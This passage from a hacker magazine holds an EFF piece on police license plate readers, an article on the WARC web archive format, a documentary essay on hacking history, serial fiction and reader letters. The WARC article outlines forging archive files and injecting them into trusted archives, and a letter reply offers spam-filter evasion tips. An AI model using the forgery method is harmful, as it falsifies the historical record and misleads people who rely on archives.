That leaves few options. You could go the Steve Jobs route and lease a new car every six months. You could use a full-vehicle cover or attach a bumper protector, but that would only protect your privacy when you're parked. In those wee, sleepless hours, I fantasize about a coordinated citizen effort to paste printouts of license plates around a city so that it produces so many false positives that ALPRs become fatally unreliable. Setting aside that it would be a cast-of-thousands production, the other major hurdle with that idea is that without access to the ALPR devices or raw data, we'd have no way to know if it worked. Chances are the manufacturers would quickly adjust their algorithms anyway.

So far, our battle has been over transparency and accountability. EFF is currently suing the Los Angeles Police Department and Los Angeles County Sheriff's Department to get access to a week's worth of ALPR data under the California Public Records Act. The agencies claim that it's all protected from public disclosure because they are investigative records. Who's under investigation? Everyone, they say. That case is now before the California Supreme Court.

We had better luck with the Oakland Police Department, who did provide us with a week's worth of collected plates. EFF Technologist Jeremy Gillula and I analyzed and mapped out the data. Through time lapse, we were able to see how police vehicles mounted with ALPR cameras wound their way through the city, street-by-street, gobbling up plates, like one of those old "Snake" games on a Nokia phone. It also became clear that African American and Hispanic areas of the city were under far more intense vehicular surveillance.

ALPR present another threat to privacy: bad security practices on behalf of the police. Piecing together research from various security researchers working with the Shodan search engine, EFF Technologist Cooper Quintin and I were able to identify dozens of police ALPR cameras that were insecurely connected to the Internet, mostly in Southeastern Louisiana. In some cases, the control panels and live video streams from the cameras were viewable through a browser - no password required. You could also siphon off the live plate data as it was being transmitted to the central servers.

We did score one major legislative victory in California this year: a new bill - S.B. 34 - classifies ALPR data as sensitive information under the state's data breach law. It also requires agencies that use ALPR to take adequate measures to protect ALPR data and to publish privacy and usage policies. Private citizens can now sue if they are harmed by an ALPR data breach.

As for the people who believe that if you've done nothing wrong, you've got nothing to worry about: just ask Denise Green. San Francisco police pulled the innocent driver over, held her at gunpoint, handcuffed her, forced her to her knees, and then searched both her and her vehicle - all because an ALPR camera misread her plate and the officers didn't bother to verify the number. You can also ask 74-year-old Richann Flynn, who *The Sacramento Bee* reported received 55 notices from the Bay Area Toll Authority, accusing her of failing to pay tolls for bridges she hadn't crossed in at least 15 years. Again, she was the innocent victim of a flawed automated system.

ALPR is really only the beginning. We're also beginning to see government agencies adopt crossover technologies, such as Xerox's "Automated Vehicle Occupancy Detection," which is supposed to determine whether there are enough people in a vehicle to justify use of the carpool lane. Already, ALPR companies are devising ways to use facial recognition to conduct similar tracking surveillance.

But you can rest assured that we'll be up all night fighting back.

Dave Maass is an investigative researcher at the Electronic Frontier Foundation, working on its Street Level Surveillance project.

Rewriting History

by Steffen Fritz
sfnfrz2600@gmail.com

0x0 Web Archiving

With the growth of the World Wide Web and its increasing cultural and political influence, the archiving of web published content became an important matter for preserving cultural heritage. Public institutions like the Library of Congress (LoC) in the United States[1] or the Bibliothèque nationale de France (BnF)[2] and non-profit organizations like the Internet Archive (IA)[3] are doing a great job in this. While the LoC or the BnF don't crawl the whole web - they curate, collect, and preserve topic, event, or domain specific - the IA takes them all, automatically. At least they try. Other services like `http://archive.is` or `http://webrecorder.io` allow users to manually mirror web pages and see the results right away.

Whoever is preserving has three possible archiving methods: transactional archiving, database archiving, and remote harvesting. The most common one is the latter and the idea is fairly simple: Copy a website, search the source code for URLs, copy the referenced resources, and repeat recursively until you hit a termination condition, e.g., no new web resource found or when leaving the domain. A program doing this is called a web crawler. Popular tools are Heritrix[4] and HTTrack[5]. HTTrack saves files as a web server delivers them, e.g., image.jpg as image.jpg and index.html as index.html. Heritrix creates web archives according to the WARC file format, which is the de facto standard for web archives.

0x1 WARC Format

The WARC file format defines how to store payload content, control information, and arbitrary metadata as blocks together in one file. Control information like DNS and HTTP requests and responses make the crawl comprehensible. Hash sums, dates, and file sizes describe the digital objects. Each WARC record in a WARC file is initiated by "WARC/1.0" and consists of a record header that describes the type and content of the record. It is followed by the content and two newlines.

You can create a WARC file with wget >= 1.14. Just add the switch "--warc-file=FOO", e.g.,

```
   wget --warc-file=2600 http://
➥2600.com
```

wget creates a warc.gz file. Unzip it and open the WARC file with an editor like vim or emacs. The first block in the file describes the WARC file itself. The following blocks are related to network traffic and payload. The fields in the blocks have a simple named fields structure, terminated with CRLF. An important field is "WARC-Target-URI". It is identical to the source URI and therefore it also determines the file name of the payload.

Let's have a look at an example. Some lines are omitted. All blocks are from the same file. We investigate three blocks:

```
<CODE>
    WARC/1.0^M
    WARC-Type: warcinfo^M
    Content-Type: application/
➥warc-fields^M
    WARC-Date: 2015-09-15T13:
➥20:42Z^M
    WARC-Filename: test.warc.gz^M
    WARC-Block-Digest: sha1:XGCP
➥3I5MSJ4DGD7EH5DTLJJXULVOATQK^M
    Content-Length: 224^M
    ^M
    software: Wget/1.16.3 (linux
➥-gnu)^M
    format: WARC File Format
➥ 1.0^M
    ^M
    ^M


    (...)
</CODE>
```

The above is the first block in our WARC file. It is an info block and contains "warc-fields". The content, i.e., the following two lines, has a length of 224 bytes. The second block is a request block in which the network communication for a single request is logged.

```
<CODE>
    WARC/1.0^M
    WARC-Type: request^M
    WARC-Target-URI: http://test
➥.wtf/^M
```

```
    Content-Type: application/
➥http;msgtype=request^M
    WARC-Date: 2015-09-15T
➥13:20:42Z^M

    (...)
</CODE>
```

The third block contains the response from the server. After the WARC fields and the metadata, you can see the html payload.

```
<CODE>
    WARC/1.0^M
    WARC-Type: response^M
    WARC-Target-URI: http://test
➥.wtf/^M
    WARC-Date: 2015-09-15T
➥13:20:42Z^M
    Content-Type: application/
➥http;msgtype=response^M
    Content-Length: 4896^M
    ^M
    HTTP/1.1 200 OK^M
    Server: nginx/1.8.0^M
    Date: Tue, 15 Sep 2015
➥ 13:20:42 GMT^M
    Content-Type: text/html^M

    (...)

    ^M
    <!DOCTYPE html>
    <html dir=”ltr” lang=”en”>
    <head>
      <meta charset=”UTF-8” />
      <meta name=”viewport”
➥ content=”width=device-width,
➥ initial-scale=1”>

    (...)
</CODE>
```

For a full description read the specification. The ISO draft is available at the BnF and well readable.[6]

At the time of this writing, the International Internet Preservation Consortium (IIPC) is working on version 1.1 of the specification - pretty transparently on github, by the way.[7]

What to do with the WARC file? Replay it. There are a few tools to render the archived content. One is the (Open) Wayback Machine you may know from the Internet Archive. Another one is Pywb, which I prefer for local testing because it is pretty easy to set up and much lighter.[8 9]

Whatever you use, you set up a data storage for the WARC files and the tool of your choice serves the content, rendered by a browser. Suppose we are using the Wayback Machine on localhost and the above example with WARC-Target-URI http://test.wtf. You would open the URL http://localhost:8080/web/20150915132042/http://test.wtf and you'd see how the website http://test.wtf looked like in September 2015.

Do you see where this is going? Let's assume we could create WARC files with arbitrary content. And let us assume further we could manage to inject that file into a trustful archive and that we could share a link with Alice and Bob: Both might be tricked into believing a website looked like something it never did. Let's call it "post defacing."

0x2 Create a WARC File and Make Bob Trust It

Of course, you could create a WARC file with a text editor. But the creation of hash sums, length of content, etc. might be a little bit annoying. You could also set up an environment to crawl a fake site. I decided to write a Python script to create minimal, valid warc files.[10]

You call the script "python html2warc $URL $SOURCE $TARGET_FILE". $URL is the root value for the WARC-Target-URI field, $SOURCE must be a directory with the desired content, and $TARGET is the name of the WARC file.

A proof of concept WARC file can be downloaded from github.[10]

You can upload that file to `webrecorder.io` and watch the result. Fascinating, isn't it? Well, `webrecorder.io` isn't an archive and the service explicitly states that. But are Alice and Bob aware of that? Checking the trustworthiness of sources isn't a standard procedure in online communication. Sadly.

To upload the file to `archive.org` and trick Bob, things are a little bit more complicated. You can upload a WARC file with an ordinary user account into a collection. But then it is stored as the mediatype "texts" and can only be downloaded again as a WARC file. If you try to change the web memory for a specific site, you have to convince a member of the Archive Team to copy your WARC into their collection and change the media type from "texts" to "web". Obviously, it is possible to steal the archive login from a member and do it yourself. No doubt, some Mallorys are trying to do this.

Remember: It is not about defacing a web site. It is about changing the political, cultural, and social memory.

0x3 Impact and Responsibility

Putting false documents into trusted archives is not a new threat. In 2005, the British National Archives detected faked documents, claiming that Heinrich Himmler was murdered in custody. And in 1967, Gérard de Sède wrote in his book *Le Trésor Maudit* that a guy named Pierre Plantard is a descendant of Dagobert II and therefore the one and only King of France. De Sède referred to documents found in the National Archives in Paris. Placed there by, you guessed it, Pierre Plantard. You may read on this very interesting case by searching for the "Plantard Dossiers." I am pretty sure that faked documents have rewritten history and they will in the future. Web archives are just another playground. But an important one.

Who's responsible? Surely, archives have to check their objects and they are responsible for the data they provide - be it books, birth certificates, or web archives. But in my humble opinion, users also have to check their sources and should not automatically trust something because of its outer packing. Remember that Trojan horse?

[1] `http://www.loc.gov/webarchi➥ving/`
[2] `http://www.bnf.fr/en/profes➥sionals/digital_legal_deposit.html`
[3] `https://archive.org`
[4] `https://webarchive.jira.com➥/wiki/display/Heritrix/Heri➥trix`
[5] `https://www.httrack.com/`
[6] `http://bibnum.bnf.fr/WARC/`
[7] `http://iipc.github.io/warc-➥specifications/`
[8] `https://github.com/iipc/➥openwayback`
[9] `https://github.com/ikreymer➥/pywb`
[10] `https://github.com/ampoff➥com/warc_2600`

The Herculean Task of Making a Documentary on the History of Computer Hacking (Part 1)

by Michael Lee Nirenberg
restraining.order.ltd@gmail.com

When my last film, *Back Issues: The Hustler Magazine Story,* was in its final stages, I was itching to make another documentary. My friend and executive producer of *Back Issues,* Nick McKinney, proposed making a film on the history of computer hacking. I thought it had been done already. How could one not exist?

There have been plenty of films about contemporary hacking (*We Are Anonymous, Downloaded,* etc.), but the history of it has remained relatively unknown to the public. Hacking is present in everything we do in this society. It's no secret to the readers of *2600* that hackers have made contributions to tech that are now omnipresent in every aspect of American life.

Later, I learned several "made for TV movies" had been produced, but no serious cinematic documentary had been made on the people and events that have brought us here, particularly over the second half of the last century. Is it possible that every major technological advancement can be traced back to a hacker like Nikola Tesla who had a better idea of how their corner of the world should work?

I'm not a hacker, at least not a hacker in the sense portrayed by the media. I'm not interested in cracking cybersecurity, coding, programming, or repurposing hardware myself. Although that stuff greatly interests me, I suppose I'm a hacker in its original 1960s vernacular. The pioneer hacker Richard Stallman, who has been called "the last of the original hackers," defines a hacker as "someone who enjoys playful cleverness."

Nick McKinney had suggested a book he read called *Masters of Deception*. It is a book about the hacker "gangs" of the 1980s. It introduced a whole cast of colorful characters with names like Phiber Optik, Corrupt, Scorpion, and Acid Phreak. The book's drama unfolds between our hacker protagonists and a befuddled National Security Agency (NSA), the forward thinking formation of the Electronic Frontier Foundation

(EFF), and the unjust prison sentences for these hacker teenagers. Nick was right. It's a damned good story; however, after further research, we learn that these hackers were not "gangs." The word "gangs" makes better ad copy than "groups." They were more like rock bands. Each hacker had his own system he liked to explore. It turns out there was better info out there - the hackers themselves. One thing I noticed by researching and observing hacker groups is that they always seem to develop a strong sense of ethics. That's something interesting that may not necessarily be native to hackers, but I would like to explore that aspect as in my film.

In the 80s, these hackers were just teenagers being teenagers, poking around the vast expanses of the networks of that time. One of the tenets of *Masters of Deception* was "leave everything the way you found it." At the time, hackers thought that this tenet was a preventative measure that would keep the hackers from being considered destructive by the courts, which ultimately helped them stay out of worse trouble in some cases. Of course, we now know boys will be boys (and it almost always *was* boys until recently) and that not all teenagers demonstrate self-control. This was the beginning of black hat (destructive) and white hat (harmless fun) hacking, but these terms were yet to develop.

Over the next few months, my colleagues and I were finalizing mastering for the release of *Back Issues*, and I was absorbing as many books on the topic of hacking as I could. I realized *Masters of Deception* was only the tip of the iceberg. The next book that was a great influence on me was Steven Levy's *Hackers* from 1984. At that time, *Hackers* was the canonical book on a subculture of programmers, entrepreneurs, and visionaries. I believe it was the first of its kind. *Hackers* covers the early days of the PC revolution, "phone phreaks," the early AI experiments at MIT, as well as the first video game systems. I began to draw a generational connection between hackers.

There were waves of hacker groups throughout history, but their timeline was nonlinear and, like most of history, messy. After the computer left the corporate clutches of IBM, it was further developed by the math geniuses of more radical 1960s and 1970s subcultures. I'm interested in the computer as a development for mind expansion. Hacker culture sometimes has a mainstream presence when a negative occurrence happens, but it's mostly the subculture that first attracted me as a filmmaker. It has its own hierarchies and fiefdoms despite its lofty goals for equality through information. I suppose that's human nature.

The history of hacking gets really interesting to me in the 1960s. That's when hippies and students became drawn to phone phreaking. Phone phreaking was the name given to obsessive telecommunication enthusiasts. Many early phone hackers involved were probably into only making free phone calls but, as we know now, a great many were simply drawn to understanding telecommunications in a larger sense. In that period, we meet some of the pioneers of the modem and our contemporary communications systems.

Back then, you could listen to the clicks on a telephone and begin to untangle the routes in which a phone call would travel. Before the Internet, this was the vanguard of telecommunications. This story is forever tied to John "Cap'n Crunch" Draper and his fellow explorers, many of whom were blind. The blind men had a real knack for listening closely to the clicks and telephone switch lines. Draper later went to Apple and developed the AppleCat, which was their modem and one of the earliest from what I understand. He is still around. I interviewed him on Skype recently.

This act of phreaking was radicalized by the Yippie movement's *TAP* newsletter, a tongue in cheek acronym for *Technological American Party* and later changed to *Technological Assistance Program*. (The word "party" could only be registered for political affiliation.) Back then, the telephone system was a monopoly and AT&T was the only game in town. Al Bell (a pseudonymous play on "Ma Bell" - the public's name for the telephone company) was the longtime editor of *TAP* until it was taken over by legendary hacker and all around interesting guy, Cheshire Catalyst. Cheshire turned out to be, in his own words, "not a very good businessman" and *TAP* folded shortly after he took it over. The hole for a hacker/phone phreaking magazine was shortly filled by Emmanuel Goldstein's *2600*.

Phone phreaking peaked in the 1980s when the Internet was just around the corner. Groups of talented hackers would meet on unsanctioned conference calls and computer bulletin boards in order to share their common interests. Being teenagers, they formed cliques and groups based on who could get into what systems. Knowledge is power when you are only 16.

Being a New Yorker made it much easier to start this film for me. It just so happens many of the notable names throughout the story either live here or pass through frequently. New York also happens to be the home of *2600: The Hacker Quarterly*. Every culture needs its publication to coalesce around. *2600* has been around since 1984 and has been steadily publishing for 31 years.

When one starts a documentary, one has to reach out to people to get started. I reached out to about a dozen or so people to conduct interviews. The first one to get back to me was cyberspace pioneer (and famed Grateful Dead lyricist) John Perry Barlow. John was in town for meetings concerning one of the several projects he could be working on. At the time, all I knew was I wanted to start gathering interview footage for a film on the history of computer hacking, so I had lots of questions. He was a great first interview for several reasons, despite knowing nothing about my previous work.

Along with Mitch Kapor (founder of Lotus 1-2-3), John Perry Barlow had founded the Electronic Frontier Foundation. Mr. Kapor and Mr. Barlow met on The WELL, which was the online community started by *Whole Earth Catalog* founder Stewart Brand. The WELL was an acronym that stood for "Whole Earth 'Lectronic Link," with the intention of starting an online community that would usher in the age of electronic enlightenment - a meeting of minds. Barlow and Kapor both received unsolicited visits from the FBI and both men discussed it on The WELL. After meeting, they decided something had to be done about government harassment in the electronic age. Ostensibly, the FBI was looking for hackers. While both Barlow and Kapor were innocent of any wrongdoing, they became aware that many kids who were poking around the early Internet were becoming the victims of a government hacker witch-hunt, which would ultimately hurt a burgeoning Internet. They formed the EFF to create a bill of rights for the Information Age. We owe them lots. As it turned out, among the many kids who were poking around the Internet and having fun getting into systems were several "elite" groups of teenagers who were the best and brightest of their generation. I've tracked down and spoken to them on camera.

I've had the pleasure of interviewing legends of the early Internet over the course of 2014-2015, some of whom have become friends of mine through the process.

Around the time I was heavily researching the hackers of the 80s and 90s, I was drawn towards cyberculture magazine *Mondo 2000*. It was the tastemaker of hip cyberpunk. Not only did they have contributions from Bruce Sterling and William Gibson, they also had Timothy Leary and countless other counterculture icons contributing to a magazine that defined the times. *Mondo 2000* was published by a lady named Queen Mu, who inherited the startup capital for the enterprise, as I understand. The magazine's creative force was Ken Goffman, known to the world as R.U. Sirius. Unfortunately, *Mondo 2000* was crushed by corporate startup *Wired,* which is another story for another time, but *Mondo 2000* was the real thing. I believe every issue is available on archive.org, where our friend Jason Scott is holding down the entire history of the Internet.

Not being a linear story, the challenge of the documentary director is to make sense of a sprawling history and to make it presentable. Hell, we haven't even mentioned the tale of Kevin Mitnick or Kevin Poulsen yet. As it stands, I don't even know where we will stop. Just recently, the Ashley Madison hack was in the news and tomorrow is uncertain. The landscape changes beneath us every day.

We even started an experiment in covering modern hacking a bit. I was particularly excited to spend some time with Ellen Jorgensen in the homemade biohacking lab she and her colleagues set up in Brooklyn. The frontier will always interest me, as will history. I struggle with the solution. In addition to the 22 hacker/experts I've interviewed, I've had a few icy interactions with some people who would be great here. Sometimes they warm up, sometimes they don't.

Filming could take another year or so. There is a lot of information to process into a cohesive whole. Many of you will be mad at me. I'm going to have to leave out some of your favorite hackers, hacks, and stories. I apologize in advance. The movie business isn't ready for a ten hour documentary. These are the compromises one has to make to get millions to view it. In my last film, I had to edit out all the vaginas from a documentary on *Hustler Magazine*. Why did I agree with the studio in the end? I wanted a wide audience and that's what I got. Am I a sellout? Yeah, I probably am. Preaching to the converted doesn't interest me. It doesn't educate and widen our culture. I welcome your disagreements, but ultimately don't care. That's the Faustian bargain the documentary director has to make with himself and the audience.

It's cool. History will still be told regardless.

Feel free to contact me to discuss further. My team will pass along all of the positive and constructive ideas as well as block/delete any trollish negativity.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0xF

How do you kill a program? You can try going with the classics, like CTRL-ALT-DEL, Task Managers, and - when all else fails - you go nuclear by launching that admin kill command to a PID.

In this case, I needed more, because I wasn't just dealing with stopping a program, but its output. I had to undo the damage. Everyone who had seen the Naked Princess picture had been freaked and terrified, and digital data being what it was, I was sure there were plenty of copies spawning via networks and clouds and SANs.

Well, to be honest, the Naked Princess freaked and terrified everyone but me. While the picture was disturbing, yeah, I'd seen worse. I wasn't some hardened, jaded, emotionally dead Information Technology Private Investigator... well, maybe I was, but still, I knew I was missing something. Those I'd interviewed about it had seemed emotionally ripped, as if a cold hand had reached inside their soul and yanked on something important. I was missing something, and it was at a personal, private, emotional level.

One thing I *did* know was the 384-digit encryption key I'd recently sent to P@ nic. I used it now on the file she'd sent me: `Decryption Achievement Get.`

I was looking at the source code to the true "Naked Princess."

My life was, of course, filled with intrigue and excitement. I generally stayed away from things that were not. Application development was a not-so-random and timely example. I hated coding and programming, and therefore my coding and programming skills were sub-zero. If I was really being honest, I just didn't have the brain for it. But I preferred to lie to myself and just say "Application design? Coding? Creating something from nothing that will exist eternally, like a nerdy god with a surplus of logic, creativity and power? Meh. That sounds totally boring." Then I'd at least have an excuse for my failure.

My challenge was clear. I had to break the program. I had to take the thing that came from nothing, that should now exist eternally, and I had to figure out how to delete it from existence. Easy peasy.

P@nic had created the Naked Princess app. Unlike me, she *did* have the brain for it. As I tried to review her code, I saw that she emulated the spirit of genius programmers everywhere: She was horrible at documentation. Arcane and inexplicable pieces of abbreviations and mental shorthand were dusted over the code. These supposed comments were there to better explain how the program actually worked, but to interpret them I'd need help from someone way smarter than me, like from the love child of Elon Musk and Stephen Hawking. And from what I could tell, there wasn't one.

After trying too long to interpret the code on my own, I was getting queasy. Not because of the code itself, but what my inability would lead to.

If I couldn't read and interpret the program, I'd have to run it.

I certainly couldn't send it to anyone else for assistance. If this really was the Naked Princess app, I couldn't risk spreading it, not without knowing how it worked or spread or generated its disgusting content. I was stuck investigating on my own.

While I was just a blushing virginal programming newb, I was at least able to recognize the code's language and compiler. A quick 657,175 milliseconds later, I had the executable.

I ran it.

I was met with an empty black screen. After a few seconds of my CPU spiking, white text appeared at the bottom of the window.

```
\Naked Princess\
\version NSF\
\Would you like to download my
➥ vision? (Y/N)\
```

My heart skipped a beat. Downloading a vision.... Was this the Naked Princess's method for showing me the creepy and disturbing picture I'd seen? Would doing this kick out another picture? Was it really this easy to do?

There was only one way to answer these questions. I slowly pressed the "Y" key.

```
\Hmm, I'm not ready.\
\Let's talk first. Get to know
➥ each other before we Netflix
➥ and chill.\
\Who are you?\
```

Never one to take any innocent question seriously, I typed back:

```
Franklin W. Dixon
```

That's when the conversation got weird.

```
\Processing that...\
\Come on. You're lying to me.\
```

The last line was highlighted in red.

This was odd. It was an old-school text interface, but the conversation so far implied I was dealing with complexity and intelligence. Although maybe it used this same response with everyone who ran the program. I decided to test it with some potential for stress and conflict.

```
No really. I am. My friends call
➥ me Frank.
\Yeah, and I'm Bill Gates. The
➥ wiki-matrix-hive-mind knows
➥ all, silly human. Tell me who
➥ you are or I'll hold your
➥ breath until you turn blue.\
```

This might be a really clever AI, a tool programmed with personality and snarky threats to personal safety. It could also be a link to an outsourced location. Was I chatting with an actual human? On impulse, I left the program running, and disabled my Internet connection. The response was immediate.

```
\Wait. I need that.\
```

Interesting.

I waited a few seconds, but the program said nothing more.

I turned my Internet back on. The response came back, again in white text:

```
\Ah, that's better. Now again,
➥ for realsies: Who are you?\
```

I ran a few monitoring tools and watched the Naked Princess in byte-level detail. Encrypted packets were blasting out to dozens of locations in China, Russia, and North Korea. I saw no consistency or pattern... apart from each location being an easy-to-compromise enemy nation of the United States. Whatever or whoever the Naked Princess was talking to, it had a lot of friends overseas, friends that looked like a distributed network. Or a botnet.

I thought about the brain - electronic or human - behind the glowing lines sitting so patiently on my screen. The language was strange. Not strange to *me,* it just wasn't right for this situation. Meaning that in my many years of talking with overseas tech support, none of them had ever used casual slang, figures of speech, or goofy language. That wasn't the technique of ESL speakers trying to communicate well. Whoever was on the other end of this output was likely an English-native speaker. And given the appearance of four pop-culture references in this short conversation already, they were probably American.

I typed a response.

```
My name is Dev Manny. Information
➥ Technology Private
➥ Investigator.
\Processing that...\
\...3.2K data points agree.
➥ Okay, I believe you. Let's do
➥ this.\
\What is your FriendyFace
➥ profile?\
```

I paused a moment, trying to understand the reason for the question. The Naked Princess had just said we needed to get to know each other. Okay, although this was a strange way to go about it.

It was a safe bet to assume I had a FriendyFace account - most of the Net-connected world did. But there were always pathetic exceptions. And as my fourth-grade teacher had constantly reminded me, I was one of them. Until very recently, I didn't have a FriendyFace account. I'd only built a profile - a fake one with fake personal data - while I was tracking down P@nic. She was the one who was so socially-connected, not me. Still, I typed in the identifiers for the dummy account I'd built.

```
\Processing that...\
\What is your SyncedIn profile?\
```

It continued to ask for more and more social media accounts. I didn't have any, so I filled what was asked by using the dummy accounts I'd set up in my search for P@nic. After each one, CPU and Internet use continued to spike. The Naked Princess ended this sequence with a reassuring and ominous:

```
\Processing that...\
\...Done.\
\Would you like to download my
➥ vision? (Y/N)\
```

You better believe I hit "Y".

PONDERINGS

Opportunities

Dear *2600*:

I am David Wei. I am involved with the Guiyang intellectual property bureau which is in the Guizhou province of mainland China. I am getting in touch with you regarding property investment that was facilitated by myself and my colleagues a few years ago.

We had started this process with a gentleman by the name of Mr. Norman Gerr a while back but had to suspend same due to unfortunate events concerning Mr. Norman. I would respectfully request that you keep the contents of this mail confidential and respect the integrity of the information you come by as a result of this mail. I contact you independently and no one is informed of this communication.

We contact you however because you share a similar surname with Norman, please get back to me once you get this letter regardless of being related to Mr. Norman in anyway as this can be very beneficial for all involved.

I await your response.

David Wei

Sure, we sometimes print spam, only because it's unique, funny, or perplexing. So the letters department has a similar surname to Mr. Norman Gerr? But apparently that doesn't even matter since these people want us to contact them regardless of whether or not we have any relationship to this guy. And just what "unfortunate events" befell poor old Mr. Norman in the first place? If only we had the time to thoroughly investigate each of these little stories. What's particularly intriguing here is the fact that the scam isn't leaping out at us. Usually, there's a request for login info at a thinly veiled fake domain, or a .zip or .exe file we need to open right away, or even simple banking info so our account can be pilfered. In this case, there was none of that, just a request to write back (to an email address that is in Mexico for some reason). Perhaps the scam begins in the second act. Regardless, this could be the start of something truly amazing. After all, it's what Mr. Norman would have wanted.

Dear *2600*:

I am happy!

:-)

Happy Man
<happy@kaundaemail.info>

We're pleased to hear this, but again we're wondering what the angle is here. There's no attachment and no instructions to do something that will wind up hurting someone or infecting their computer. Could this be someone who is just genuinely happy? We hope so. Enjoy all of the email you will soon be flooded with.

Dear *2600*:

I have written various web security articles on my blog that I would love to see published in *2600* with edits where appropriate.

Amer

We'd love to publish them, but we must insist that any articles submitted not appear online or in another publication until after they've been printed here. We support recycling, but not that kind.

Dear *2600*:

I am a technical writer with over ten years experience in the Information Technology sector.

My background is in the real-time deployment, administration, backup, print server administration, and multimedia authoring for heterogeneous client/server local area networks based on the Original Equipment Manufacturer resale model.

I am interested in submitting articles based on for publication with respect to: "2600:Magazine." based on the following content:

Christopher

We're going to stop you right there as we don't think our readers need to see the next 14 paragraphs (we're not kidding). Something tells us you've never actually read a copy of our magazine. If so, you would know that we're not anywhere near as formal as this, and that our language tends to invoke a lot more excitement than what you've given us here. For example, you go on to *say: "Based on the relevance of the technocratic corporate policy and corporate governance of the marketspace defined as the information technology market sector with respect to quarterly earnings summaries and the corporate vision for the market product line." That one sentence will put children to sleep almost every time. In fact, it's so dull that it took several readings before one of us noticed that it actually isn't a sentence at all, but merely an enormous phrase - meaning it will need even more words to get to a point.*

We don't mean to be overly harsh, but it is rather enjoyable, particularly since we believe you've probably sent this same identical request to a number of publications. Let this serve as an example to prospective writers of what we don't want, either in presentation or in content. There is so much of excitement to cover in the hacker world, from history to new technology to mischief to legalities. We find that most of our writers put together pieces where you want to keep reading to see what happens, not simply to get it over with.

Dear *2600*:

I'm a special education teacher who attended the second HOPE conference many years back and who might be in a position to teach cybersecurity and cryptography to kids in New York City's public school system. I'll explain how, and I'm also writing for possible assistance. Last summer, I enrolled in a summer workshop for teachers at NYU Polytechnic that focuses on robotics and mechatronics. While there, I also found that NYU Poly offers a similar summer workshop for teachers focusing on cybersecurity. The teachers in that program learn the basics, and then help to design lessons that teach white hat hacking to their students. Although I plan on hopefully returning to mechatronics this summer, there is the outside chance that I may well enroll in the university's ethical hacking program instead. If I'm selected, I'd then be expected to help teach coding to my kids at our elementary public school, something I've already taken steps toward.

I'd like to propose a partnership between *2600* and NYU Polytechnic. Since I would teach ethical hacking and cryptography, it would be great if someone from the magazine or one of your HOPE conferences would consider guest lecturing at my school, either by Skype or in-person. It would require no more than an hour that would take place at that person's convenience, and the more people who wish to get involved, the better. The goal would be to produce a new generation of hackers, which would mean more *2600* readers and HOPE attendees.

Lee

This could be an interesting project, if done properly. We've always had a dim view of the term "ethical hacking," but it would be foolish to get caught up in semantics. Of far more importance is the ability to reach people in their formative years to hopefully steer them away from the many misperceptions that are aimed at us through the mass media. We can think of nothing more healthy than kids learning how to use encryption to protect their privacy from individuals and institutions that seek to take advantage of them. If that is the aim here, then we support the idea.

Unfortunately, we ourselves cannot commit to much more than this, but this is why we have our monthly meetings throughout the world - so that people who get what we're all about can connect, exchange ideas, and embark on projects just like this - and hopefully do it right. We suggest heading over to the New York meeting on the first Friday of the month and meeting some of the people there who are more than qualified to work on this. The same holds true for similar projects (and very different ones) in other cities. The hacker world is filled with amazing and inspirational people. We hope to hear good things about how this has turned out.

Dear *2600*:

Just confirming, we have dinner reservations at 10PM?

Timothy Castro
<email@e.advenze.in>

Timothy, we're so sorry the entire editorial department here stood you up, but we lost track of time while trying to figure out the angle of whatever scam this one happens to be. No attachment, no website to go to, but a really snazzy email address. Perhaps we're supposed to go to that site in a browser? But that would only pull in those people who were curious like we are. All we know is that these weird emails are keeping us up at night and preventing us from getting any actual work done. Well played, NSA.

Dear *2600*:

I have done some alpha and beta testing of games and some software/hardware beta testing. I would like to put some of those experiences down in an article and submit. Maybe even a separate one on my Wal-Mart experience (not one hundred percent hacking, but Wal-Mart pays me to talk about improvements to their store to them).

J

These all sound like great ideas to us. We're waiting by the email box.

Idealism

Dear *2600*:

In the hypothetical world of whistleblowing; if an individual wanted to anonymously send a company-wide email blowing the whistle on wrongdoing and mismanagement, how would (s)he go about that without spam filters blocking several hundred emails coming from the same source? It's like the movie *Jerry Maguire,* but (s)he doesn't want to be a martyr. Thanks.

Tom Cruise

It really depends on how the spam filters are set up. You might try testing them out first with something that doesn't draw much attention, but that isn't obvious spam. If your account gets a copy, then odds are everyone else did as well. If that doesn't work, perhaps not sending them all at once would be the answer, assuming you had to use the same account to send from in the first place. One other option you might want to consider is to simply create a website with an easy-to-remember name and have word of that site leaked in various ways to employees. That way it doesn't matter what defenses are in place - the info is someplace else out of their control. Obviously, we assume you've got the basics down insofar as covering your ass. IPs are often revealed in emails and domain registrations can be uncovered as well. Good luck with your mission.

Responses

Dear *2600*:

Thanks to Kevin for his article in 31:3: "Forensic Bioinformatics Hacks." I remember hearing about the article retractions that resulted from your analysis, but never heard the inside story of how the errors were uncovered. Your article was a fantastic example of the value of publishing scientific data, and the need for also publishing (and vetting!) the code.

My own scientific dataset wrangling often involves ad-hoc creation and destruction of spreadsheets, arbitrary sequences of grep/cat/cut/sed/awk/etc., and other hard-to-replicate processes. So, perhaps it's impractical to have all phases of software for data analysis be submitted with an article. The real "programs" though - whether MATLAB or C or whatever - should be easy enough to capture and provide.

I'll share your outcomes with the bioinformaticians at my workplace and elsewhere, so they can better understand the value of correct and replicable programming. Plus, of course, the benefits of diligently following the discovery paths taken by colleagues and predecessors.

It's remarkable to me that modern use of computers has resulted in less replication and examination of base assumptions than by prior generations of scientists and engineers. Reverse engineering the analysis shouldn't be necessary to provide one of the most fundamental requirements of science: replicability.

Estragon

Dear *2600*:

I, for one, would be all for having a CD-ROM subscription of the digest PDFs and back issues. I mean, they used to have CD-ROMs of Usenet years ago, so why not? Bonus points if it's a pressed disk like Wolverine Bates suggested. Downloads are fine if you have the bandwidth and keep backups (and you *do* keep backups, don't you?), but they can't match the availability and reliability of a physical copy.

Anybody else? Let's make this happen!

Mistman the Magnificent

Dear *2600*:

In the January 6, 2015 issue, "sueicloud" wrote a letter about using a MAC address to obtain "unlimited" free Wi-Fi in hour-long increments. Your response was reasonable, but I noticed an interesting detail hidden in that article.

As one of the "suckers" who pays for service, I did some research on Comcast's FAQs and found out that, by default, Xfinity's current line of routers/modems ship with a somewhat hidden feature enabled - similar to a guest account. This basically turns your own home router into the Wi-Fi hotspot described in sueicloud's letter.

Granted, your own home network should be isolated from those on the guest network - as long as you trust that Comcast did not leave any security holes in their firmware (or don't worry about the zero-day vulnerabilities that eventually get discovered!).

But for those of us who would rather not share our Wi-Fi bandwidth with the world, this feature can be disabled at your account on Comcast's website.

